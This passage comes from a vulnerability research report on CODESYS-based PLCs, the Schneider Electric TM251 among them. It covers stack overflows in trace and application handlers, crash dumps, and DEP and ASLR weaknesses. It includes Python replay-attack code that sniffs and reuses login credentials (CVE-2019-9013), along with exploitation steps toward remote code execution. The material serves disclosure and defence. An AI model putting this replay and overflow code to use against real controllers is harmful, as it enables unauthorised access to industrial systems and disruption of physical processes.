r3      =0x3b3b3a3a
r4      =0xfffffc8e
r5      =0xbffffff0
r6      =0x0b0222df
r7      =0x000000de
r8      =0x34343333
r9      =0x35353434
r10     =0x36363535
r11     =0x37373636
r12     =0x02c07309
r13     =0x38383737
r14     =0x020f6a5c
expAdr  =0x02c088d0
cpsr    =0x00000013
mmuAdr  =0x34343307
mmuSta  =0x00000001
stack   =
```

Figure 45. Crash log, stack overflow generated

For example, in the following figure after registers R8, R9, R10, R11, R13 are overwritten and a crash dump is produced:

```
[02c086d0]: eeeeeeee eeeeeeee eeeeeeee 00000000
[02c086e0]: eeeeeeee 00000005 02d7a01a 00000000
[02c086f0]: 00000000 01010092 02020101 03030202
[02c08700]: 04040303 05050404 06060505 07070606
[02c08710]: 08080707 09090808 00000000 00000000
[02c08720]: 00000000 0d0d0c0c 0e0e0d0d 0f0f0e0e
[02c08730]: 10100f0f 11111010 12121111 13131212
[02c08740]: 14141313 15151414 16161515 17171616
[02c08750]: 18181717 19191818 1a1a1919 1b1b1a1a
[02c08760]: 1c1c1b1b 1d1d1c1c 1e1e1d1d 1f1f1e1e
[02c08770]: 20201f1f 21212020 22222121 23232222
[02c08780]: 24242323 25252424 26262525 27272626
[02c08790]: 28282727 29292828 2a2a2929 2b2b2a2a
[02c087a0]: 2c2c2b2b 00000001 2e2e2d2d 2f2f2e2e
[02c087b0]: 30302f2f 31313030 32323131 33333232
[02c087c0]: 34343333 35353434 36363535 37373636
[02c087d0]: 38383737 02c087d8 3a3a3939 3b3b3a3a
[02c087e0]: 3c3c3b3b 3d3d3c3c 3e3e3d3d 3f3f3e3e
[02c087f0]: 40403f3f 41414040 42424141 43434242
[02c08800]: 44444343 45454444 46464545 47474646
[02c08810]: 48484747 49494848 4a4a4949 4b4b4a4a
[02c08820]: 4c4c4b4b 4d4d4c4c 4e4e4d4d 4f4f4e4e
[02c08830]: 50504f4f 51515050 52525151 53535252
[02c08840]: 54545353 55555454 56565555 57575656
[02c08850]: 58585757 59595858 5a5a5959 5b5b5a5a
[02c08860]: 5c5c5b5b 5d5d5c5c 5e5e5d5d 5f5f5e5e
[02c08870]: 60605f5f 61616060 62626161 63636262
[02c08880]: 64646363 65656464 66666565 67676666
[02c08890]: 68686767 69696868 6a6a6969 6b6b6a6a
[02c088a0]: 6c6c6b6b 6d6d6c6c 6e6e6d6d 6f6f6e6e
[02c088b0]: 70706f6f 71717070 72727171 73737272
[02c088c0]: 74747373 e1a00000 e1a00000 e1a00000
[02c088d0]: 78787777 79797878 7a7a7979 7b7b7a7a
[02c088e0]: 7c7c7b7b 7d7d7c7c 7e7e7d7d 7f7f7e7e
[02c088f0]: 80807f7f 81818080 82828181 83838282
[02c08900]: 84848383 85858484 86868585 87878686
[02c08910]: 88888787 89898888 8a8a8989 8b8b8a8a
[02c08920]: 8c8c8b8b 8d8d8c8c 8e8e8d8d 8f8f8e8e
[02c08930]: 90908f8f 91919090 92929191 93939292
[02c08940]: 94949393 95959494 96969595 97979696
[02c08950]: 98989797 99999898 9a9a9999 9b9b9a9a
[02c08960]: 9c9c9b9b 9d9d9c9c 9e9e9d9d 9f9f9e9e
[02c08970]: a0a09f9f a1a1a0a0 a2a2a1a1 a3a3a2a2
[02c08980]: a4a4a3a3 a5a5a4a4 a6a6a5a5 a7a7a6a6
```

Figure 46. Crash dump after registers are overwritten

In this vulnerability, we see that 0x2C08730 has overwritten the stack with the input, showing a stack overflow.

HandleAppQuery34 also has two similar issues not validating the length of the received tag and writing it into a variable on the stack/heap, which could lead to a stack overflow.

CMPTraceMgr

The trace manager enables tracing of information inside the IEC tasks.

Key functions include the following:

- *TraceMgrPacketCreate* – Creates a new trace packet based on passed configuration structure which has next fields:

pszName	POINTER TO STRING	The name of the trace packet
pszApplicationName	POINTER TO STRING	The name of the application (optional)
pszIecTaskName	POINTER TO STRING	IEC-task name in which the samples are recorded (optional)
pszComment	POINTER TO STRING	A comment for the packet (optional)
pttTrigger	POINTER TO TraceTrigger	Pointer to a trigger description (optional)
ptvCondition	POINTER TO TraceVariable	A pointer to the description of a boolean variable. If given, samples are recorded only if the variable has value true. (optional, must be present if TRACE_PACKET_FLAGS_CONDITION is set in ulFlags)
ulEveryNCycles	UDINT	Record samples every ulEveryNCycles cycles. Must be > 0. (Default: 1)
ulBufferEntries	UDINT	The number of samples that the trace buffer can hold.
ulFlags	UDINT	Trace packet flags. See TRACE_PACKET_FLAGS.

- *TraceMgrPacketDelete* – Deletes a trace manager packet.
- *TraceMgrPacketStart* – Starts tracing which is triggered by the TraceTrigger.
- *TraceMgrRecordUpdate* – Records the current value of the TraceVariable together with the current timestamp.
- *TraceMgrPacketResetTrigger* – Resets the trigger and trigger timing of a specific trace packet

The handler method of *CMPTraceMgr* is *CMPTraceMgrServiceHandler*.

```
case 9:
  TraceMgrPacketGetConfigForSpesificAppByTag(data_param_1, p_service_layer_p, service_id, &initializy_reiceved_data)
  goto finito;
case 0xA:
  TraceMgrPacketStartByTag(data_param_1, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xB:
  TraceMgrPacketStopByTag(data_param_1, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xC:
  TraceMgrPacketRestartByTag(data_param_1, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
case 0xD:
  TraceMgrRecordAddByTag(data_param_1, p_service_layer_p, service_id, &initializy_reiceved_data);
  goto finito;
```

Figure 47. CMPTraceMgrServiceHandler code

The *TraceMgrRecordAddByTag* appears to correspond with *TraceMgrRecordAdd*. It creates a new *TraceRecordConfiguration* and adds it to a specific trace packet for a specific IEC task/application.

```
trace_record_configuation.field_48 = trace_record_configuation.tvaAddress;
trace_record_configuation.field_4C = trace_record_configuation.tcClass;
trace_record_configuation.field_50 = trace_record_configuation.ulSize;
ulGraphColor = trace_record_configuation.ulGraphColor;
ulGraphType = trace_record_configuation.ulGraphType;
ulMinWarningColor = trace_record_configuation.ulMinWarningColor;
ulMAxWarningColor = trace_record_configuation.ulMAxWarningColor;
v7 = TraceMgrAddNewRecordPartByTag(tagid, hReader, &trace_record_configuation.field_44);
if ( v7 )
  v27 = v7;
```

Figure 48. TraceMgrRecordAddByTag's piece of code

The following figure looks at the code for the *TraceMgrAddNewRecordPartByTag* method, which copies data from different tags into an output buffer.

```
12      case 0x20:
13        BTagReaderGetContent(hReader, output_buffer, &tag_size);
14        break;
15      case 0x21:
16        BTagReaderGetContent(hReader, tag_2, &tag_size);
17        memcopy(output_buffer + 4, tag_2[0], tag_size);
18        break;
19      case 0x25:
20        BTagReaderGetContent(hReader, tag_2, &tag_size);
21        memcopy(output_buffer + 32, tag_2[0], tag_size);
22        break;
23      case 0x26:
24        BTagReaderGetContent(hReader, tag_2, &tag_size);
25        memcopy(output_buffer + 36, tag_2[0], tag_size);
26        break;
27      default:
28        break;
```

Figure 49. TraceMgrAddNewRecordPartByTag's piece of code

The whole tag is copied into the buffer without confirming the size, causing stack overflow.

If the size is too large for the buffer, the result is a crash log:

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

Figure 50. Crash overflow log

Registers R4-R9, R11, and R13 are overwritten.

The following figure shows what happened on the stack:

```
[03296790]: 00000000 00000000 00000000 00000000
[032967a0]: 00000000 00000000 00000100 01000100
[032967b0]: 02000100 03000100 04000100 05000100
[032967c0]: 06000100 07000100 08000100 09000100
[032967d0]: 0a000100 0b000100 0c000100 0d000100
[032967e0]: 0e000100 0f000100 10000100 11000100
[032967f0]: 00000002 13000100 14000100 01000100
[03296800]: 16000100 17000100 18000100 19000100
[03296810]: 1a000100 1b000100 1c000100 1d000100
[03296820]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296830]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296840]: 0000a0e1 02d8e6cc 00000008 2a000100
[03296850]: 2b000100 2c000100 2d000100 2e000100
[03296860]: 2f000100 30000100 31000100 32000100
[03296870]: 33000100 34000100 35000100 36000100
[03296880]: 37000100 38000100 39000100 3a000100
[03296890]: 3b000100 3c000100 3d000100 3e000100
[032968a0]: 3f000100 40000100 41000100 42000100
[032968b0]: 43000100 44000100 45000100 020f2c08
[032968c0]: 0210e62c 02d8e6b8 00017620 00000001
```

Figure 51. Stack overflow

Starting from 0x032967a0, there is a stack overflow.

The *TraceMgrAddNewRecordPArtByTag* has five such vulnerabilities. We were able to find that the *TraceMgrPacketCreateByTags* method also has similar vulnerabilities.

CMPDevice

The device manager is a component that manages device identification and connections in CODESYS runtime *CmpUserMgr*. This part handles sign-in and sign-out to the device and for the authentication process, and access rights for all the users on all the objects.

Key functions include the following:

- *UserMgrLogin* – Signs user in to enable runtime requests and actions. Requires username and password.
- *UserMgrLogout* – Signs user out.
- *UserMgrGetUserAccessRights* – Get user access rights for object.
- *UserMgrGroupAddUser* – Add a user to a group.
- *UserMgrObjectAddGroup* – Add a group to an object.

The *CMPDevice* handler handles a lot of cases. We will focus on service ID 2, which deals with sign-in. The method obtains credentials from tags. Tag 0x11 has the hashed password, tag 0x10 contains the username, and tag 0x23 contains the challenge for the authentication part.

Let's look at the sign-in request:



Figure 52. Example of a sign-in request

This contains the following tags:

- Tag1 – (TAG ID 0x01) 01 00 00 00
- Tag2 – (TAG ID 0x23) Authentication method type

- Tag3 – (TAG ID 0x81) Parent tag that contains two sub tags
- Tag4 – (TAG ID 0x10) Username tag
- Tag5 – (TAG ID 0x11) Hash of a password tag

The password hash is a simple XOR algorithm which may be reversed.

Threat actors could sniff and recreate this packet and send it to successfully sign-in. This is a known vulnerability, CVE-2019-9013, which allows us to perform a replay attack against the PLC using the unsecured username and password's hash that were sent during the sign-in process**,** bypassing the user authentication process.

Exploit steps

In this section, we provide a description of the steps we took to exploit the PLCs with the vulnerabilities we found.

Replay attack

Exploiting the vulnerabilities requires user authentication. To overcome the user authentication, we used the vulnerability CVE-2019-9013 that we described in the previous section.

Let's examine a replay attack flow:

No.	Time	Source	Destination	Protocol	Length	Info
7	5.781436	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
8	5.781450	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
9	5.781501	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
10	5.791363	10.10.0.55	10.10.0.112	CODESY…	86	Datagram(Channel Manager(64)), Channel(OpenChannel Response(131)), (Channel: 0xe670)
22	6.783549	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xe670, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
23	6.783562	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xe670, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
24	6.783614	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xe670, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
25	6.795770	10.10.0.55	10.10.0.112	CODESY…	66	Datagram(Channel Manager(64)), Channel(Keep Alive(3)), (Channel: 0xe670)
26	6.926731	10.10.0.55	10.10.0.112	CODESY…	126	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xe670, BLK ID:0x00000001, ACK ID: 0x00000001), Service(CMP: CmpDevice(1), cmd: Login(2)), Response
34	7.479837	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
35	7.479849	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
36	7.479887	10.10.0.112	10.10.0.55	CODESY…	82	Datagram(Channel Manager(64)), Channel(OpenChannel Request(195))
37	7.492495	10.10.0.55	10.10.0.112	CODESY…	86	Datagram(Channel Manager(64)), Channel(OpenChannel Response(131)), (Channel: 0xeb39)
41	7.520601	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xeb39, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
42	7.520612	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xeb39, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
43	7.520648	10.10.0.112	10.10.0.55	CODESY…	162	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xeb39, BLK ID:0x00000001, ACK ID: 0x00000000), Service(CMP: CmpDevice(1), cmd: Login(2)), Request
44	7.661412	10.10.0.55	10.10.0.112	CODESY…	126	Datagram(Channel Manager(64)), Channel(Application Block(1)), (Channel: 0xeb39, BLK ID:0x00000001, ACK ID: 0x00000001), Service(CMP: CmpDevice(1), cmd: Login(2)), Response
48	7.937106	10.10.0.55	10.10.0.112	CODESY…	66	Datagram(Channel Manager(64)), Channel(Keep Alive(3)), (Channel: 0xe670)
55	8.671681	10.10.0.55	10.10.0.112	CODESY…	66	Datagram(Channel Manager(64)), Channel(Keep Alive(3)), (Channel: 0xeb39)

Figure 53. Replay attack flow

The first three packets (7-9) are from 112 requests to open the channel for communication. The device answers with a new channel (packet number 10). The user then sends a sign-in query (22-24) to which the device responds with a *keep alive* answer (25) and then signs-in the user successfully (26). We can see a spoofed packet that was sent from the advisory from the same IP address to open a new channel of communication (34-36), then the device agrees to open a new channel (37). Next the advisory sends the sign-in packets (41-43) to which the device responds with a *keep alive* response (48) and then there is a successful sign-in (44).

The following code performs the above actions:

```
195 ▶ if __name__ == "__main__":
196       sniffing_thread = threading.Thread(target=sniffer_runner)
197       sniffing_thread.start()
198
199       login_with_precious_thread = threading.Thread(target=login_injector)
200       login_with_precious_thread.start()
201
202       stealing_thread = threading.Thread(target=credentials_stealer)
203       stealing_thread.start()
204
205       stealing_thread.join()
206       sniffing_thread.join()
207       login_with_precious_thread.join()
208
```

Figure 54. The replay attack code

The code creates three threads: sniffer threads, a sign-in injector thread, and a credentials stealer.

Sniffing the packets using Scapy:

```
187 def sniffer_runner():
188     global SNIFFING
189     SNIFFING = True
190
191     while SNIFFING:
192         sniff(iface="ens33", filter="udp port 1740", prn=codesys_filter, stop_filter=lambda p: SNIFFING)
193
```

Figure 55. Code performing sniff using Scapy

Obtaining data from the channel between the actual user and the PLC:

```python
def credentials_stealer():
    global from_me_to_plc, precious_payload, HAVE_FOUND_MY_PRECIOUS, SNIFFING

    while SNIFFING and not HAVE_FOUND_MY_PRECIOUS:
        try:
            current_payload = from_me_to_plc.get()
            # note: if this service id 1 and query id  2 its login lets steal all  the data.
            if len(current_payload) < MIN_LOGIC_PACKET_SIZE:
                continue

            current_payload = current_payload.load
            if current_payload[SERVICE_ID_OFFSET] == CMP_DEVICE_SERVICE_ID and \
                    current_payload[QUERY_ID_OFFSET] == CMP_DEVICE_LOGIN_QUERY_ID:
                print("We have a login attempt ! steal it my precious, steal it!!!!")
                precious_payload = current_payload[20:]
                HAVE_FOUND_MY_PRECIOUS = True

        except Exception as e:
            print("Failed stealing iteration error was {err}".format(err=str(e)))
            continue
```

Figure 56. Code obtaining data

The code checks if the data has sign-in information via a hashed authentication method and, if so, then copies it.

Sign-in injector:

```python
def login_injector():
    global SNIFFING, bytes_queue

    while SNIFFING:
        try:
            print("Waiting for precious to show up.")
            while precious_payload is None:
                time.sleep(1)
                # no need to rush
            print("We have precious lets go.")

            print("Sending create new channel request. and waiting for new channel id.")
            new_channel = get_new_channel()
            print("Received new channel id : " + str(hex(struct.unpack("<H", new_channel)[0])))

            print("Sending login request with new channel. and waiting for new session id.")
            new_session_id = login_and_get_session_id(new_channel)
            print("Received new session id : " + hex(struct.unpack("<I", new_session_id)[0]))
            print("We hate fat hobbitses!")

            SNIFFING = False
            return
        except Exception as e:
            print("Failed login with stolen credentials error was {err}".format(err=str(e)))
            sleep(1)
            continue
```

Figure 57. Code for logic injector

To successfully create a replay attack, we opened a new channel to the attacked PLC and then generated and sent a new sign-in session based on stolen credentials.

Demo video: https://www.microsoft.com/videoplayer/embed/RW191hl

Schnieder Electric TM251 exploit

In this section, we present the steps that we took to exploit one of the vulnerabilities on Schneider Electric TM251 PLC.

The exploit had the following steps:

1. Steal credentials.
2. Create new channel for the attack.
3. Log in into the device.
4. Exploit vulnerability with malicious packet to cause overflow.

We provided in the previous section how we can sign-in to the device by using a replay attack, and the next step is to prepare the exploit. First, we examine the exploit steps for the following vulnerability in *CMPTraceManagerServiceHandler* for query ID 0x13.

The following figure shows the vulnerable code:

```
56          else
57          {
58            BTagReaderGetContent(hReader, &tag_14, &tag_size);
59            memcopy(&p_trace_packet_configuration.ulEveryNCycles, tag_14, tag_size);
60          }
61        }
```

Figure 58. Vulnerable code

Since there is no validation of buffer size, and overly large data transfer would cause a stack overflow, the following crash dump shows:

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
[03296780]: 00000000 00000000 00000000 00000000
[03296790]: 00000000 00000000 00000000 00000000
[032967a0]: 00000000 00000000 00000100 01000100
[032967b0]: 02000100 03000100 04000100 05000100
[032967c0]: 06000100 07000100 08000100 09000100
[032967d0]: 0a000100 0b000100 0c000100 0d000100
[032967e0]: 0e000100 0f000100 10000100 11000100
[032967f0]: 00000002 13000100 14000100 01000100
[03296800]: 16000100 17000100 18000100 19000100
[03296810]: 1a000100 1b000100 1c000100 1d000100
[03296820]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296830]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296840]: 0000a0e1 02d8e6cc 00000008 2a000100
[03296850]: 2b000100 2c000100 2d000100 2e000100
[03296860]: 2f000100 30000100 31000100 32000100
[03296870]: 33000100 34000100 35000100 36000100
[03296880]: 37000100 38000100 39000100 3a000100
[03296890]: 3b000100 3c000100 3d000100 3e000100
[032968a0]: 3f000100 40000100 41000100 42000100
```

Figure 59. Stack overflow log

Stack layout

To better understand the vulnerability, let's examine the layout of the stack and the vulnerable code in method *CMPTraceManagerServiceHandler*.

To understand how registers get overwritten, we checked the suffix of the method:

```
2156630 14 1C 1B E5                     LDR             R1, [R11,#var_C14]
2156634 09 00 A0 E1                     MOV             R0, R9
2156638 04 20 81 E2                     ADD             R2, R1, #4
215663C 59 FF FD EB                     BL              BTagWriterFinish
2156640 00 00 A0 E3                     MOV             R0, #0
2156644 28 D0 4B E2                     SUB             SP, R11, #0x28 ; '('
2156648 F0 AF 9D E8                     LDMFD           SP, {R4-R11,SP,PC}
```

Figure 60. Finish handling request flow which has the LDMFD opcode

When overwriting the stack with large data, the locations that hold R4-R11, SP, and PC registers are overwritten so when the *LDMFD* command will be executed, the written values will be loaded into the named registers.

In addition to that, the prefix of the method is next:

```
2156194 0D C0 A0 E1                     MOV             R12, SP
2156198 F0 DF 2D E9                     PUSH            {R4-R12,LR,PC}
215619C 04 B0 4C E2                     SUB             R11, R12, #4
21561A0 03 DB 4D E2                     SUB             SP, SP, #0xC00
```

Figure 61. Method prefix

Which shows that the SP values stored in R12.

```
    [03296d90]: 4d988101 00000002 00000001 00000128
    [03296da0]: 2b90b118 000ccd55 0002000f d91fb88f
    [03296db0]: 00000118 00829414 00000100 01000100
    [03296dc0]: 02000100 03000100 04000100 05000100
    [03296dd0]: 06000100 07000100 08000100 09000100
    [03296de0]: 0a000100 0b000100 0c000100 0d000100
    [03296df0]: 0e000100 0f000100 10000100 11000100
    [03296e00]: 12000100 13000100 14000100 15000100
    [03296e10]: 16000100 17000100 18000100 19000100
    [03296e20]: 1a000100 1b000100 1c000100 1d000100
    [03296e30]: 1e000100 1f000100 20000100 21000100
```

Figure 62. R12 content

Exploit mitigations

To convert the stack overflow vulnerability to an RCE, we examined the mitigations listed at URGENT/11 Vulnerabilities: Understanding Them and Protecting Systems. We found that data execution prevention (DEP) is part of VxWorks 6.5+ and is part of the current version 6.9.

Verification of crash dumps showed different segments of the stack:

```
stack   =
      [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
      [02c09530]: 00000001 02c09560 02c09544 021e9930
      [02c09540]: 021e96f0 00000001 02c0959c 02c09750
      [02c09550]: 02990010 02c09588 02c09564 021e99d0
      [02c09560]: 0000000c ffffffff 02990010 02c095a0
      [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
      [02c09580]: 0298e010 02c095ac 02990010 00010924
      [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
      [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
      [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
      [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
      [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
      [03294e10]: 0292af00 02911038 0000005c 55c45292
      [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
      [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

Figure 63. Stack contents

We also deduced that address space layout randomization (ASLR) was present.

IEC tasks: Bypassing DEP

IEC tasks are the execution unit of CODESYS runtime. It is the equivalent to threads in operating systems. A single component can have more than one task and will have at least one IEC task. The tasks are managed by CODESYS runtime.

The *CMPTraceManagerServiceHandler* method is an IEC tasks execution unit as well.

The TM251 PLC does not have debugging abilities, only crash dump, so we will explain vulnerabilities using the Wago PLC's crash dump.

Let's examine the CODESYS process memory:

```
root@PFC200-40E00B:~ cat /proc/`pidof codesys3`/maps
00010000-003ee000 r-xp 00000000 00:0e 8998       /usr/bin/codesys3
003fd000-003fe000 r--p 003dd000 00:0e 8998       /usr/bin/codesys3
003fe000-00406000 rw-p 003de000 00:0e 8998       /usr/bin/codesys3
00406000-004cd000 rw-p 00000000 00:00 0
02335000-024eb000 rw-p 00000000 00:00 0          [heap]
b23f0000-b23f1000 ---p 00000000 00:00 0
b23f1000-b24eb000 rwxp 00000000 00:00 0
b24eb000-b24ec000 ---p 00000000 00:00 0
b24ec000-b25e6000 rwxp 00000000 00:00 0
b25e6000-b25e7000 ---p 00000000 00:00 0
b25e7000-b26e1000 rwxp 00000000 00:00 0
b26e1000-b26e2000 ---p 00000000 00:00 0
b26e2000-b27dc000 rwxp 00000000 00:00 0
b27dc000-b27dd000 ---p 00000000 00:00 0
b27dd000-b28d7000 rwxp 00000000 00:00 0
b28d7000-b28d8000 ---p 00000000 00:00 0
b28d8000-b28f8000 rwxp 00000000 00:00 0
b28f8000-b28f9000 ---p 00000000 00:00 0
b28f9000-b2919000 rwxp 00000000 00:00 0
b2919000-b291a000 ---p 00000000 00:00 0
b291a000-b2a14000 rwxp 00000000 00:00 0
b2a14000-b2a15000 ---p 00000000 00:00 0
b2a15000-b2b0f000 rwxp 00000000 00:00 0
b2b0f000-b2b10000 ---p 00000000 00:00 0
b2b10000-b2c0a000 rwxp 00000000 00:00 0
b2c0a000-b2c0b000 ---p 00000000 00:00 0
b2c0b000-b2d05000 rwxp 00000000 00:00 0
b2d05000-b2d06000 ---p 00000000 00:00 0
b2d06000-b2e00000 rwxp 00000000 00:00 0
b2e00000-b2e22000 rw-p 00000000 00:00 0
b2e22000-b2f00000 ---p 00000000 00:00 0
b2f18000-b2f19000 ---p 00000000 00:00 0
b2f19000-b2f59000 rwxp 00000000 00:00 0
b2f59000-b2f5a000 ---p 00000000 00:00 0
b2f5a000-b2f7a000 rwxp 00000000 00:00 0
b2f7a000-b2f7b000 ---p 00000000 00:00 0
b2f7b000-b2f9b000 rwxp 00000000 00:00 0
b2f9b000-b2f9c000 ---p 00000000 00:00 0
b2f9c000-b2fbc000 rwxp 00000000 00:00 0
b2fbc000-b2fbd000 ---p 00000000 00:00 0
b2fbd000-b2fdd000 rwxp 00000000 00:00 0
b2fdd000-b2fde000 ---p 00000000 00:00 0
b2fde000-b2ffe000 rwxp 00000000 00:00 0
b2ffe000-b2fff000 ---p 00000000 00:00 0
b2fff000-b301f000 rwxp 00000000 00:00 0
b301f000-b3020000 ---p 00000000 00:00 0
b3020000-b3040000 rwxp 00000000 00:00 0
b3040000-b3041000 ---p 00000000 00:00 0
b3041000-b3061000 rwxp 00000000 00:00 0
```

Figure 64. CODESYS process memory

We examined the regions of memory that have RWXP permissions, which are part of the IEC tasks regions.

CODESYS created an execution unit with a segment that is readable, writable, and executable, so that if a malicious actor writes code there it could run without the DEP (Data Execution Prevention) mitigation being applied.

Since the IEC tasks are part of the CODESYS code it is present on PLCs for all vendors.

Power save options

In earlier sections, the *CMPAppServiceHandler* was discussed, with the main responsibility of managing applications. One of those logics is to manage applications after a power failure.

Part of that mechanism is *AppRestoreRetainsFromFile* (and a few others), which will partially process information after power failures and restore the application to the best of its ability.

After a power failure, the application will be loaded to old memory addresses spaces (for instance, different crashes of different vulnerabilities after a power reset will come back to a written state, which resolves to same addresses spaces and specifically the STACK segment will be loaded to the same region):

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x030506d0
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="03:01:52"
